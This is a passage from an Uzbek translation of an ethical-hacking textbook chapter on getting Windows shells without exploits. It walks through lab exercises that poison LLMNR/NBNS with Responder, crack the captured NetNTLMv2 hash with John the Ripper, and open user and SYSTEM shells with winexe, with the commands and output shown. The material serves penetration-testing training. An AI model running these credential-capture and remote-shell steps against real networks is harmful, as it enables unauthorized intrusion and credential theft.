Allen Xarper, Rayan Lin, Stiven Sims,
Maykl Baukom, Daniel Fernandez,
Uaskar Texeda, Mozes Frost

KULRANG SHLYAPALI XAKERLIK



II-jild

Allen Xarper, Rayan Lin, Stiven Sims,
Maykl Baukom, Daniel Fernandez,
Uaskar Texeda, Mozes Frost

KULRANG SHLYAPALI XAKERLIK

Axloqiy xakerlik qo‘llanmasi

II jild



Toshkent – “Donishmand ziyosi” – 2025

UO‘K 004.056.53(075.8)
KBK 32.973.202-04ya73
X-27

O‘zbekiston Respublikasi Oliy ta’lim, fan va innovatsiyalar vazirligi huzuridagi Oliy ta’limni rivojlantirish tadqiqotlari markazining buyurtmasiga asosan nashrga tayyorlandi va chop etildi.

Ingliz tilidan
Xilola Umarxo‘jayeva va Sitora Daniyarova
tarjimasi

Allen Xarper va boshq.
Kulrang shlyapali xakerlik II jild [Matn]: qo‘llanma / Allen Xarper va boshq. – Toshkent: Donishmand ziyosi, 2025. – 356 b.

“Kulrang shlyapali xakerlik” (Axloqiy xakerlik qo‘llanmasi) kitobida axloqiy xakerlik nima ekanligi, dasturlashning asosiy ko‘nikmalari, muhandislik vositalari haqida so‘z boradi. Kitob mutaxassislar, ushbu soha bo‘yicha tahsil olayotgan talabalar va axloqiy xakerlikka qiziqqanlar uchun mo‘ljallangan.

Mazkur xorijiy o‘quv adabiyoti professor-o‘qituvchilar, doktorantlar, magistrantlar va talabalarning o‘quv va ilmiy faoliyatida foydalanishi uchun mo‘ljallangan. Shuningdek, ilmiy izlanishlar olib borayotgan mustaqil tadqiqotchilar va keng ilmiy jamoatchilik uchun tavsiya qilinadi.

Ushbu xorijiy o‘quv adabiyotidan tijorat maqsadida foydalanish qat’iyan man etiladi.

ISBN 978-9910-582-25-7

© Allen Xarper va boshq., 2025
© “Donishmand ziyosi”, 2025

16-BOB. QOBIQLARNI EKSPLOITLARSIZ OLISH

Ushbu bob quyidagi mavzularni o‘z ichiga oladi:
- Parol xeshlarini yozib olish
- ExeWin dan foydalanish
- WMI dan foydalanish
- VinRM dan foydalanish

Penetratsion testning asosiy tamoyillaridan biri bu maxfiylikdir. Internetda qanchalik tez payqashsa, foydalanuvchilar oldinga siljishiga shunchalik tez xalaqit berishi mumkin. Shuning uchun, internetda tabiiy ko‘rinadigan vositalardan va sezilarli izlarni yaratmaydigan yordam dasturlaridan foydalanish zarur. Foydalanuvchilarga sezilarli ta’sir ko‘rsatmaydigan yordamchi dasturlar e’tiborga olinmaslikning bir usuli hisoblanadi. Ushbu bobda maqsadli tizimlarga xos bo‘lgan vositalardan foydalangan holda ba’zi usullar ko‘rib chiqiladi.

Parol xeshlarini olish

Eksploitlar bilan bog‘liq bo‘lmagan tizimlarga kirish yo‘llari ko‘rib chiqilishi kerak bo‘lsa, hal qilish kerak bo‘lgan birinchi muammolardan biri bu maqsadli tizimlardan biriga kirish ma’lumotlarini olishdir. Ushbu bobda maqsadli Windows 2016 tizimiga e’tibor qaratiladi, shuning uchun birinchi navbatda qanday xeshlarni ushlab qolish mumkinligini bilish kerak, ikkinchidan, bu xeshlardan qanday foydalanish zarurligini bilish kerak.

LLMNR va NBNS tushunchalari

DNS nomi qidirilganda, Windows tizimlari ushbu nomni IP manzilga aylantirish uchun bir necha qadamlarni bajaradi. Birinchi qadam mahalliy fayllarni qidirishni o‘z ichiga oladi. Windows ushbu faylda yozuv mavjudligini bilish uchun tizimdagi xostlar yoki LMXOSTLAR faylini qidiradi. Agar yo‘q bo‘lsa, keyingi qadam DNS so‘rovi bo‘ladi. Windows yozuvni topa oladimi yoki yo‘qligini tekshirish uchun standart nomlarga DNS so‘rovini yuboradi. Ko‘pgina hollarda, bu javobga olib keladi va ulanishga harakat qilayotgan maqsad tugunida veb-sahifa ko‘rinadi.

DNS ishlamay qolganda, zamonaviy Windows tizimlari mahalliy tarmoqdagi xost nomini aniqlash uchun ikkita protokoldan foydalanadi. Birinchisi, mahalliy Multicast nomi link (link Local Multicast Name) ruxsat (LLMNR). Nomidan ko‘rinib turibdiki, ushbu protokol tarmoqdagi xostni topish uchun Multicast-dan foydalanadi. Boshqa Windows tizimlari ushbu Multicast manziliga obuna bo‘lishadi. Xost so‘rov yuborganida, ushbu nomga ega bo‘lgan va uni IP manzilga o‘zgartira oladigan har qanday tinglovchi xost javob beradi. So‘rovchi xost bu

DENOV TADBIRKORLIK VA PEDAGOGIKA INSTITUTI AR
№ 36411

javobni olgandan so‘ng, tizim javob beruvchi xostga yuboradi. Ammo, Agar Windows LLMNR yordamida xost topa olmasa, xostni topishning yana bir usuli mavjud. Windows IP manzilni aniqlash uchun NetBIOS nom xizmati (NBNS) va NetBIOS protokolidan foydalanadi. U buni xost uchun translyatsiya so‘rovini mahalliy pastki tarmoqqa yuborish orqali amalga oshiradi va keyin kimdir ushbu so‘rovga javob berishini kutadi. Agar ushbu nomdagi xost mavjud bo‘lsa, u to‘g‘ridan-to‘g‘ri javob berishi mumkin. Keyin tizim ushbu manbaga kirish uchun belgilangan joyga o‘tish kerakligini biladi.

LLMNR ham, NBNS ham ishonchga asoslangan. Oddiy muhitda xost faqat foydalanadi, agar u qidirilayotgan xost bo‘lsa, ushbu protokollarga javob beriladi. Biroq, tajovuzkor sifatida LLMNR yoki NBNS-ga yuborilgan har qanday so‘rovga javob berishi va kerakli xostga tegishli ekanligini bildirishi mumkin. Keyin, tizim ushbu manzilga o‘tgandan so‘ng, u xost bilan aloqa o‘rnatishga harakat qiladi va bog‘lanmoqchi bo‘lgan hisob ma’lumotlarini olish mumkin.

Windows NTLMv1 va NTLMv2 autentifikatsiyalari

Windows tugunlari bir-biri bilan aloqa qilganda, bir necha usullar mavjud, masalan, kerberos, sertifikatlar va NetNTLM orqali tizimlarni tasdiqlashi mumkin. Birinchisi, protokol NetNTLM. nomidan ko‘rinib turibdiki, NetNTLM Windows NT Lan Management (NTLM)[1] xeshlarini yuborishning xavfsizroq usulini tarmoq orqali taqdim etadi. Windows NT paydo bo‘lishidan oldin LAN boshqariladigan (LM) xeshlari tarmoq uchun ishlatilgan tarmoqqa asoslangan autentifikatsiya LM Xesh ma’lumotlarni shifrlash standarti (DES)yordamida yaratilgan. LM xeshining kamchiliklaridan biri shundaki, u aslida ikkita alohida edi, bir-biriga bog‘langan xesh. parol katta harfga aylantirildi va to‘ldirildi 14 belgiga yetguncha nol belgilar, so‘ngra birinchi va ikkinchi parollar xeshning ikki qismini yaratish uchun ishlatilgan. Texnologiya rivojlanib borgan sari bu yanada qiyinlashdi, chunki parolning har bir yarmi alohida-alohida buzildi, ya’ni parolni buzish uchun maksimal ikkita yetti belgidan iborat parolni buzish kerak edi.

Kamalak jadvallari paydo bo‘lishi bilan Hack yanada osonlashdi, Shuning uchun Windows NT NT LAN Manager (NTLM) xeshlaridan foydalanishga o‘tdi. Har qanday uzunlikdagi parollar xeshlangan va xesh yaratish uchun rc4 algoritmi ishlatilgan. Bu juda ko‘p xostda autentifikatsiya qilish uchun, lekin tarmoq autentifikatsiyasi bilan bog‘liq muammo mavjud. Agar kimdir tinglayotgan bo‘lsa va shunchaki NTLM xeshlarini uzatayotgan bo‘lsa, bu ularning xeshni ushlab, uni takrorlashiga to‘sqinlik qilmaydi, natijada, NetNTLMv1 va NetNTLMv2 xeshlarga qo‘shimcha tasodifiylik berish va ularni buzish uchun sekinroq qilish uchun qo‘ng‘iroq/javob xeshlari yaratildi.

[1] NTLan Management (NTLM) – foydalanuvchilarga autentifikatsiya, yaxlitlik va maxfiylikni ta’minlash uchun mo‘ljallangan Microsoft xavfsizlik protokollari to‘plami.

NTLMv1 ishonchliligini oshirish uchun serverga asoslangan nonce-dan foydalanadi. NTLMv1 yordamida xostga ulanganda, avval nonce so‘raladi. Keyin so‘rovchi mijoz NTLM xeshni oladi va uni ushbu e’lon bilan qayta xeshlaydi. Keyin ushbu mijoz qo‘ng‘irog‘ini autentifikatsiya qilish uchun serverga yuboriladi. Agar server NT xeshini bilsa, u yuborilgan qo‘ng‘iroq yordamida Xeshni qayta yaratishi mumkin. Agar ular mos keladigan bo‘lsa, unda parol yig‘iladi va server harakatni boshlashi mumkin. Ushbu protokolning muammosi shundaki, tajovuzkor kimnidir serverga ulanishga va statik nonce-ni taqdim etishga aldashi mumkin. Bu shuni anglatadiki, NTLMv1 xeshlari xom NTLM xeshiga qaraganda biroz murakkabroq va ularni NTLM xeshlari singari tezda buzish mumkin. Shuning uchun NTLMv2 yaratildi.

Ntlmv2 qo‘ng‘iroq xeshini yaratishda ikki xil usulda beradi. Birinchisi, server tomonidan, ikkinchisi mijoz tomonidan o‘rnatiladi. Shunday qilib, server buzilgan va statik nonce-ga ega bo‘lsa ham, mijoz nonce ushbu hisobga olish ma’lumotlari sekinroq buzilganligiga ishonch hosil qilish uchun hali ham murakkablikni qo‘shadi. Bu shuni anglatadiki, jadvallardan foydalanish endi bunday xeshlarni buzishning samarali usuli emas.

Eslatma! Shuni ta’kidlash kerakki, qo‘ng‘iroq xeshlari pass-The hash tipidagi hujumlar uchun ishlatilishi mumkin emas. Agar qaysi turdagi xesh bilan shug‘ullanayotganni bilmasa, ushbu bobning oxiridagi “Qo‘shimcha manbalar” bo‘limidagi “hashcat Hash Type Reference”ga murojaat qilish mumkin. Ishlayotgan xesh turini aniqlash uchun URL manzilidan foydalaniladi.

Responder vositasidan foydalanish

Xeshlarni ushlab qolish uchun xost qurbonini net NTLM xeshlarini berishga undaydigan dasturdan foydalanish kerak. Ushbu xeshlarni olish uchun LLMNR va NBNS so‘rovlariga javob berish uchun Responded-dan foydalaniladi. Server tomonidagi qattiq qo‘ng‘iroqdan foydalaniladi, shuning uchun ikkita o‘rniga faqat bitta hodisalar to‘plami bilan shug‘ullanish kerak bo‘ladi

Kali Linux tarqatish allaqachon mavjud. Biroq, Kali har doim ham Responder yaratuvchisi Loran Gaffier yangilanishlarni chiqarganidek tez-tez yangilanmaydi. Shuning uchun Responder-ning so‘nggi versiyasidan foydalaniladi. U allaqachon kali laboratoriya nusxasida mavjud, ammo uni eng so‘nggi versiyasiga yangilash kerak. Bazani yangilash uchun quyidagilar bajariladi:

```
└─$ cd responder/
┌──(kali kali)-[~/responder]
└─$ git pull
Already up to date.
```

Agar biron bir yangilanish paydo bo‘lsa, kod allaqachon dolzarb bo‘lib qoladi. Har bir bajarilishidan oldin kodning dolzarbligini tekshirib, Responder-dan maksimal darajada foydalanish uchun eng zamonaviy usullardan foydalanilayotganligiga amin bo‘lish kerak. Endi Responder o‘rnatilgan, foydalanish mumkin bo‘lgan ba’zi variantlar ko‘rib chiqiladi. Avvalo, barcha yordam variantlari ko‘rib chiqiladi:

```
┌──(kali kali)-[~/responder]
└─$ ./Responder.py -h
<snipped for brevity>
Options:
--version show program's version number and exit
-h, --help show this help message and exit
-A, --analyze Analyze mode. This option allows you to see NBT-NS,
BROWSER, LLMNR requests without responding.
❶ -I eth0, --interface=eth0
Network interface to use, you can use 'ALL' as a
wildcard for all interfaces
-i 10.0.0.21, --ip=10.0.0.21
Local IP to use (only for OSX)
-e 10.0.0.22, --externalip=10.0.0.22
Poison all requests with another IP address than
Responder's one.
-b, --basic Return a Basic HTTP authentication. Default: NTLM
-r, --wredir Enable answers for netbios wredir suffix queries.
Answering to wredir will likely break stuff on the
network. Default: False
-d, --NBTNSdomain Enable answers for netbios domain suffix queries.
Answering to domain suffixes will likely break stuff
on the network. Default: False
❸ -f, --fingerprint This option allows you to fingerprint a host that
issued an NBT-NS or LLMNR query.
❷ -w, --wpad Start the WPAD rogue proxy server. Default value is
False
-u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
Upstream HTTP proxy used by the rogue WPAD Proxy for
outgoing requests (format: host:port)
-F, --ForceWpadAuth Force NTLM/Basic authentication on wpad.dat file
retrieval. This may cause a login prompt. Default:
False
-P, --ProxyAuth Force NTLM (transparently)/Basic (prompt)
authentication for the proxy. WPAD doesn't need to be
ON. This option is highly effective when combined with
-r. Default: False
--lm Force LM hashing downgrade for Windows XP/2003 and
earlier. Default: False
-v, --verbose Increase verbosity.
```


Bu yerda juda ko‘p variantlar mavjud, shuning uchun eng foydali va buzilishga olib keladigan narsalarga e’tibor qaratiladi. Ushbu variantlardan ba’zilari, masalan, wredir, ma’lum sharoitlarda tarmoqlarni buzadi. Bundan tashqari, ba’zi harakatlar, masalan majburiy asosiy autentifikatsiyani foydalanuvchi nomi va parolni so‘ragan qalqib chiquvchi Oynani ko‘radi. Ijobiy tomoni shundaki, parol ochiq shaklda olinadi, ammo salbiy tomoni shundaki, foydalanuvchi biror narsa noto‘g‘ri ekanligini tushunishi mumkin.

Endi nima qilmaslik kerakligi aniqlandi, Responder-dan qanday foydalanish ko‘rib chiqiladi. Eng muhim parametr interfeysni ko‘rsatishdir❶. Sinov uchun asosiy tarmoq interfeysi ech0 dan foydalaniladi. Agar ko‘p interfeysli tizimda ishlayotgan bo‘lsa, muqobil interfeysni belgilash yoki barcha interfeyslarni tinglash uchun ALL dan foydalanish mumkin. Ko‘rsatadigan keyingi parametr wpad server ❷ bo‘ladi. WPAD-bu Web Proxy Auto-Discovery protokoli. U Windows qurilmalari tomonidan tarmoqdagi proksi-serverni topish uchun ishlatiladi. Agar Kali box to‘g‘ridan-to‘g‘ri Internetga ulangan bo‘lsa, undan foydalanish mumkin. Ammo, kali box proksi-server orqali o‘tishi kerak bo‘lgan tarmoqda ishlayotgan bo‘lsa, bu zararlagan mijozlarning ishdan chiqishiga olib keladi, shuning uchun ushbu parametrdan foydalanmagan ma’qul. Ushbu parametrdan foydalanishning afzalligi shundaki, agar xostlar veb-trafik uchun WPAD serverini qidirsa, u holda har qanday veb-trafik Hashni olish uchun Responder zararlanishiga olib keladi, bu holda kimdir mavjud bo‘lmagan manbaga kirishini kutish kerak bo‘ladi. Va nihoyat, ❸ отпечатка пальца variantidan foydalaniladi. Ushbu parametr tarmoqdagi NetBIOS-dan foydalanadigan xostlar haqida ba’zi bir asosiy ma’lumotlarni beradi, masalan, qidirilayotgan ismlar va xost OS versiyalari. Bu qaysi turdagi kompyuterlar onlayn ekanligi haqida fikr beradi.

Laboratoriya ishi 16.1:
Responder yordamida parollarni olish

Eslatma! Ushbu bob uchun GitHub omborida ushbu bobdagi ushbu va boshqa laboratoriya ishlari uchun tarmoq sozlamalarini muhokama qiladigan README fayli mavjud. Shunday qilib, davom etishdan oldin, ushbu tajribalar mos kelishiga ishonch hosil qilish uchun ushbu faylni o‘qib chiqish kerak. Agar biron bir vaqtda tizimlarning IP manzillari kerak bo‘lsa, har doim **terraform show** buyrug‘ini ushbu bobning pastki katalogidagi **terraform** katalogidan ishga tushirish mumkin.

Endi asoslarni bilgandan so‘ng, bilim amalda qo‘llanailadi. Sinov tarmog‘ida Windows Server 2016 va Alu box bilan ishlaydigan maqsadli kompyuter mavjud. Birinchidan, SSH orqali Kali tizimiga ulaniladi. Keyin Responder katalogiga o‘tiladi. Tizim xizmatlari bilan kerakli imtiyoz darajasida o‘zaro aloqada bo‘lish va Apache va smbd’ni to‘xtatish uchun vositaga aylanadi. Bu Responder ushbu portlardan foydalana olishini ta’minlaydi. Endi zararlanish jarayonini boshlash uchun Responder ishga tushiriladi:

```
┌──(kali kali)-[~/responder]
└─$ sudo bash
┌──(root kali)-[/home/kali/responder]
└─# service apache2 stop
┌──(root kali)-[/home/kali/responder]
└─# service smbd stop
┌──(root kali)-[/home/kali/responder]
└─#./Responder.py -wf -I eth0
<snipped for brevity>
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [ON]
<snipped for brevity>
[+] Listening for events...
```

Endi Responder tinglanilayapti, so‘rov yuborilishini kutish mumkin. Laboratoriya sharoitida maqsadli serverda rejalashtirilgan vazifa har daqiqada so‘rovni taqlid qiladi. Aslida, kimdir odatda ruxsat etilmagan so‘rov yuborishini kutishi kerak.

Rejalashtirilgan vazifa hal qiliniladi, lekin 16.1-rasmda Windows tizimidan mavjud bo‘lmagan manbaga kirishga harakat qilinsa, nima hosil bo‘lishi ko‘rsatilgan. “Kirish taqiqlangan” xabaridan tashqari, Windows tizimining boshqa g‘alati xatti-harakatlari ko‘rinmayapti. Ammo Kali tizimida ko‘proq faollikni ko‘rish mumkin:

```
[SMB] NTLMv2-SSP Client : 10.0.0.20
[SMB] NTLMv2-SSP Username : GHH\target
❶[SMB] NTLMv2-SSP Hash :
target::GHH:999110fcc6fd06ac:74A9A81ED10872F65D2239B4B937D-
BA7:0101000000000000C0653150DE09D201499A192F94D427A-
2000000000200080053004D0042003300010001E00570049004E002D-
0050005200480034003900320052005100410046005600040014005300 4D00420033002E-
006C006F00630061006C0003003400570049004E002D0050005200480034003900 39-
00320052005100410046005600 2E0053004D00420033002E-
006C006F00630061006C0005000140053004D00420033002E-
006C006F00630061006C0007000800C0653150DE09D20106000400-
020000000800300030000000000000000000000000300000E629BD-
2DE076B1DF40D7FDB663ECB4273EF2AD6EB0A30FCC93F9A-
1585ADCAC0C0A0010000000000000000000000000000000000-
0009001C0063006900660073002F00310030002E0030002E003000
2E00340030000000000000000000
```


16.1-rasmda ko‘rsatilgan misolda zarar haqida xabar ko‘rilmayapti, chunki rejalashtirilgan vazifa maqsadga qaratilgan. Haqiqiy ssenariyda bu yerda NetBIOS yoki LLMNR haqidagi xabarlarni, shuningdek, xost tizimining ba’zi tahlillarini ko‘rish mumkin. Misolda foydalanuvchi nomi ❶ bilan birga NetNTLMv2 xeshi olinadi. Ushbu hisobni buzishga harakat qilishini va uning tizimda ishlashini tekshirish mumkin. O‘z-o‘zidan ishlayotganda, boshqa xeshni ko‘rish mumkin, chunki nonce mijozi har safar o‘zgaradi.

Eslatma! *Ushbu misolda AWS laboratoriya maydonida ishlanadi. AWS VPC translyatsiya yoki Multicast trafikni qo‘llab-quvvatlamaydi, shuning uchun haqiqiy zararni bajara olinmaydi. Buni rejalashtirilgan vazifa bilan modellashtirildi. Zararlanish uchun zarur bo‘lgan haqiqiy so‘rov yuborilmaydi; ammo ushbu metodologiya Multicast va Broadcast qo‘llab-quvvatlanadigan muhitda zararlanishga olib keladi va mijozlar LLMNR yoki NetBIOS’ni o‘z ichiga oladi.*



16.1-rasm. *Mavjud bo‘lmagan manbadan fayl so‘rovi*

Endi to‘g‘ri Xesh bor, uning ishlashini to‘xtatish uchun Responder oynasida Ctrl-C tugmalari bosiladi. Keyingi qadam, jon Ripper qayta ishlay oladigan formatda Responder-dan xeshlarni qayta tiklashdir:

```
└─# ./DumpHash.py
Dumping NTLMV2 hashes:
target::GHH:999110fcc6fd06ac:74A9A81ED10872F65D2239B4B937D-
BA7:0101000000000000C0653150DE09D201499A192F94D427A-
2000000000200080053004D0042003300010001E00570049004E002D-
0050005200480034003900320052005100410046005600040014005300 4D00420033002E-
006C006F00630061006C0003003400570049004E002D0050005200480034003900 39-
00320052005100410046005600 2E0053004D00420033002E-
006C006F00630061006C0005000140053004D00420033002E-
006C006F00630061006C0007000800C0653150DE09D20106000400-
020000000800300030000000000000000000000000300000E629BD-
2DE076B1DF40D7FDB663ECB4273EF2AD6EB0A30FCC93F9A-
1585ADCAC0C0A0010000000000000000000000000000000000-
```

0009001C00630069006600730002F00310030002E0030002E003000
2E00340030000000000000000000

Bu yerda NetNTLMv2 xeshni, shuningdek katalogda yaratilgan ikkita yangi fayl ko‘riladi: DumpNTLMv2.txt va DumpNTLMv1.txt. V1 va v2 fayllari yaratilgan bo‘lsa-da, Responder tomonidan yuborilgan Xesh 2-versiya (v2) ekanligi bilinadi, shuning uchun Jonni v2 fayliga qarshi ishga tushirish va u parolni buzish mumkinligini ko‘rish mumkin:

```
└─# wget -q \
https://raw.githubusercontent.com/GrayHatHacking/GHHv6/main/Ch16/passwords.txt
```

Ushbu laboratoriya ishi uchun maxsus yaratilgan parollar ro‘yxatidan foydalaniladi. Buning uchun Github fayli olinadi.

```
└─# john DumpNTLMv2.txt --wo=passwords.txt --ru=KoreLogic
```

Bunday holda, jon Ripper bilan KoeLogic qoidalari to‘plamidan foydalanildi. Ushbu qoidalar to‘plami juda qimmat va juda ko‘p turli xil almashtirishlar bilan dunyoning kichik ro‘yxatlarini sinab ko‘rish uchun juda mos keladi. Holatlarda fasllar va “parol” so‘zi bo‘lgan vosita mavjud bo‘lib, u juda ko‘p xeshlar bilan tezda parolni oladi.

```
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Winter2021! (target)
1g 0:00:00:27 DONE (2021-01-18 04:36) 0.03663g/s 752996p/s 752996c/s 752996C/s
Summer1995!..Winter2029$
Use the "--show --format=netntlmv2" options to display all of the cracked
passwords reliably
Session completed
```

Winexe vositasidan foydalanish

Win exe–bu Linux bilan ishlaydigan Windows tizimlari uchun masofadan boshqarish vositasi. Win exe yordamida maqsadli tizimda dasturlarni ishga tushirish yoki interaktiv buyruq satrini ochish mumkin. Qo‘shimcha afzallik shundaki, Agar Foydalanuvchi yuqori vakolatlarga ega bo‘lgan tizim bilan ishlayotgan bo‘lsa, Winexe-dan “tizim” nomidan qobig‘ini ishga tushirishni so‘rashi mumkin, bu b tizimda qo‘shimcha imtiyozlar beradi.

Laboratoriya ishi 16.2: Masofaviy tizimlarga kirishda Winexe’dan foydalanish

Responder yordamida maqsadli tizim uchun hisob ma’lumotlari mavjud, ammo endi maqsadli tizim bilan qanday aloqa qilish kerak? Win exe – dan foydalanish tajovuzkorlarga masofaviy tizimlarga kirishning keng tarqalgan usuli hisoblanadi. Win exe boshqaruv xizmatini yaratish uchun maqsadli tizimdagi yashirin iPC$ resursi orqali nomlangan quvurlardan foydalanadi. Ushbu xizmatni yaratgandan so‘ng, unga ulanish va xizmat nomidan buyruqlarni chaqirish mumkin.

Ushbu laboratoriya ishida 16-1 laboratoriya ishi tugagan joydan boshlanadi. Ushbu topshiriqning barcha bosqichlari bajarilganiga ishonch hosil qilish lozim. Birinchidan, qurilmalar qutisidan chiqib, uy katalogiga qaytiladi. Keyin maqsadli tizimdagi ulushlar ro‘yxatini olish uchun smbclient’dan foydalangan holda iPC$ – tekshiriladi:

```
└─# exit
└─$ smbclient -U 'GHH/target%Winter2021!' -L 10.0.0.20
Sharename Type Comment
--------- ---- -------
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
SMB1 disabled -- no workgroup available
```

Ushbu bob testlarida foydalanadigan ko‘plab vositalar uchun quyidagilar ko‘rib chiqiladi maqsadli tizimga kirish ma’lumotlarini ko‘rsatishning keng tarqalgan usuli. Format quyidagicha<domen>/<foydalanuvchi nomi>% < parol>. Bu yerda hisob ma’lumotlarini GHH/target%Winter2021 sifatida sanab o‘tildi!, foydalanuvchi nomi va paroli. Ushbu hisobga olish ma’lumotlari bitta tarmooqlardan foydalanadi, chunki ba’zi maxsus belgilar operatsion tizim tomonidan ularsiz talqin qilinishi mumkin. - L parametri smbclient’dan tizimdagi resurslar ro‘yxatini so‘raydi. Tizimda bir nechta manbalar mavjudligini ko‘rish mumkin, shu jumladan iPC$resursi.

IPC $ resursi mavjudligini bilib, buyruq satrini ishga tushirish imkoniyati mavjudligi tekshiriladi. Foydalanuvchi nomini ko‘rsatish uchun bir xil sintaksisdan foydalaniladi, faqat bu safar maqsadli tizimni ko‘rsatish uchun //< syntax //<IP ADDRESS>> sintaksisidan foydalaniladi. Shuningdek, chiqish paytida xizmatni o‘chirib tashlaydigan--uninstall bayrog‘i qo‘shiladi.

```
└─$ winexe -U 'GHH/target%Winter2021!' --uninstall //10.0.0.20 cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami whoami
ghh\target
```

Endi taqiqlangan Windows va buyruq satrini ko'rish mumkin, ya'ni bu amalga oshirildi.

Keyinchalik, qaysi parametrlar bilan ishlanilayotganni aniqlash uchun imtiyoz darajasini tekshirish kerak. **Whoami**'ni kiritish orqali qobig'ning foydalanuvchi identifikatorini chop etish mumkin. Bunday holda, foydalanuvchi "ghh\target" foydalanuvchisi, ya'ni ushbu foydalanuvchi imtiyozlariga ega bo'linadi.

E'tibor berilsin, Agar ctrl-C tugmachasini bosib konsoldan chiqilsa yoki --uninstall katagidan foydalanilmasa, yaratilgan xizmat maqsadli tizimda qoladi. Bu tajovuzkor uchun yomon, chunki masofadan kirish uchun foydalanadigan usullarning izlari qoldiriladi. Penetratsion testlarda artefaktlarning mavjudligi boshqa buzilish sodir bo'lganligini aniqlashni qiyinlashtiradi va bu quyidagilarga olib kelishi mumkin tizimdan chiqqandan keyin katakchalar belgilanadi. Bu har doim ham darhol aniqlanmaydi. Olti oydan keyin kimdir xizmatni tark etganini so'rashi mumkin. Shunday qilib, agar narsalar tartibga solinmasa, ba'zi bir narsalarga javob berish uchun eslatmalarga ishonish kerak bo'ladi.

Va nihoyat, qobig'dan chiqish uchun buyruq satriga **exit** yozish mumkin. Keyin qobiqni tark etilganni bildiradigan **Kali** taklifini ko'rish kerak. Server tomonida xizmat o'chiriladi va ulanish yopiladi.

Laboratoriya ishi 16.3: Yuqori imtiyozlarga ega bo'lish uchun Winexe'dan foydalanish

Ko'pgina hollarda, maqsadli tizimda harakat qilish uchun yuqori imtiyozlar talab qilinadi. Oldingi laboratoriya ishlarida oddiy foydalanuvchi sifatida kirish mumkin edi, lekin aslida tizim foydalanuvchisi sifatida kirish kerak. Ushbu foydalanuvchi tizimga barcha kirish huquqlariga ega bo'lganligi sababli, hisob ma'lumotlari, xotira va boshqa qimmatli obyektlarga kira oladi.

```
└─$ winexe -U 'GHH/target%Winter2021!' --uninstall \
--system //10.0.0.20 cmd.exe
```

Jarayonni amalga oshirish uchun avvalgi laboratoriya ishi bilan bir xil parametrlardan foydalaniladi, lekin --SYSTEM bayrog'i qo'shiladi. Bu eskalatsiyani ta'minlashga imkon beradi va yakuniy natija bu yerda ko'rsatilgandek yuqori imtiyozli qobiq bo'ladi:

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
```


Ko'rinib turganidek, endi jabrlanuvchining kompyuteriga tizim foydalanuvchisi sifatida kiriladi. Ushbu mashqning vazifalariga kiritilmagan bo'lsa-da, bu hisob ma'lumotlarini tiklash, yangi foydalanuvchilar yaratish, qurilmani qayta sozlash va oddiy foydalanuvchi bajara olmaydigan boshqa ko'plab vazifalarni bajarishga imkon beradi. Tugatgandan so'ng qobiqdan chiqish uchun buyruq satriga exit kiritilganligiga ishonch hosil qilish lozim.

WMI vositasidan foydalanish

Windows Management Instrumentation (WMI) – bu korxona miqyosidagi tizim konfiguratsiyasi ma'lumotlariga kirish uchun texnik xususiyatlar to'plami. WMI Administratorlarga jarayonlar, tuzatishlar, apparat va boshqa ko'plab maqsadli tizim tafsilotlarini ko'rish imkonini beradi. U ma'lumotlarni ro'yxatlash, yangi ma'lumotlarni yaratish, ma'lumotlarni o'chirish va maqsadli tizimdagi ma'lumotlarni qo'ng'iroq qiluvchi Foydalanuvchining ruxsatlari asosida o'zgartirishga qodir. Buzg'unchi uchun bu wmi yordamida maqsadli tizim haqida juda ko'p ma'lumot olish va uning holatini boshqarish mumkinligini anglatadi.

Laboratoriya ishi 16.4: WMI orqali tizim ma'lumotlarini so'rash

WMI bilan tizim ma'lumotlarini so'rash mumkinligi bo'yicha ma'lumotga ega bo'lib, maqsadli tizim haqida bir nechta narsalarni bilishni xohlash mumkin. Masalan, qo'lga tushish xavfi bor-yo'qligini bilish uchun interaktiv ravishda kim tizimga kirganligini bilishni istash mumkin. Ushbu laboratoriya ishida qaysi foydalanuvchi yoki foydalanuvchilar maqsadli tizimga kirganligini bilish uchun ikki xil WMI so'rovidan foydalaniladi.

WMI-ni so'rash uchun kerakli ma'lumotlarni oladigan wmi so'rovlar tilida (WQL) so'rov yaratish kerak. WQL ma'lumotlar bazasi so'rovlari uchun ishlatiladigan tuzilgan so'rovlar tiliga (SQL) o'xshaydi. Biroq, so'rovni yaratish uchun WMI qanday ishlashi haqida biroz ko'proq bilish kerak.

Ushbu bobning oxiridagi "keyingi o'qish uchun" bo'limida wmi orqali mavjud bo'lgan Microsoft sinflari ro'yxatiga ishora qiluvchi yozuv mavjud. Biroq, ushbu mashqda ulardan faqat ikkitasi ko'rib chiqiladi.

Murojaat qilmoqchi bo'lgan birinchi sinf **win32_logonsession** sinfidir.1 ushbu sinfda kirish amalga oshirilgan sessiyalar, tizimga kirish turi, boshlanish vaqti va boshqa ma'lumotlar haqida ma'lumotlar mavjud. Avval foydalanish uchun so'rov tuziladi va keyin wmi yordamida ushbu so'rovni qanday bajarish ko'rib chiqiladi:

```
select LogonType,LogonId from win32_logonsession
```

Ushbu so‘rovdan foydalanib, win32_logon session sinfidan ikki xil ma’lumotlar tanlanadi. Birinchisi, logontype bo‘lib, unda tur haqida ma’lumot mavjud va amalga oshirilayotgan tizimga kirish mumkin. Ikkinchisi-Logon Id-bu kirish seansi uchun ichki identifikatsiya raqami. Ushbu so‘rovni bajarish uchun wmi mijozidan foydalanish kerak. Kali WMI uchun ikki xil mijozga ega so‘rovlar: birinchisi – pth-wmic, ikkinchisi – Impacket skriptlarining bir qismi. PTH-wmic mijozi skriptlarni yaratish osonroq, shuning uchun bunga e’tibor qaratiladi. – Wmic syntaxt so‘nggi laboratoriya ishlarida foydalangan Win exe vositasi sintaksisiga o‘xshaydi.

Foydalanuvchi va xost xuddi shu tarzda ko‘rsatiladi, keyin wql so‘rov buyruq oxiriga qo‘shiladi:

```
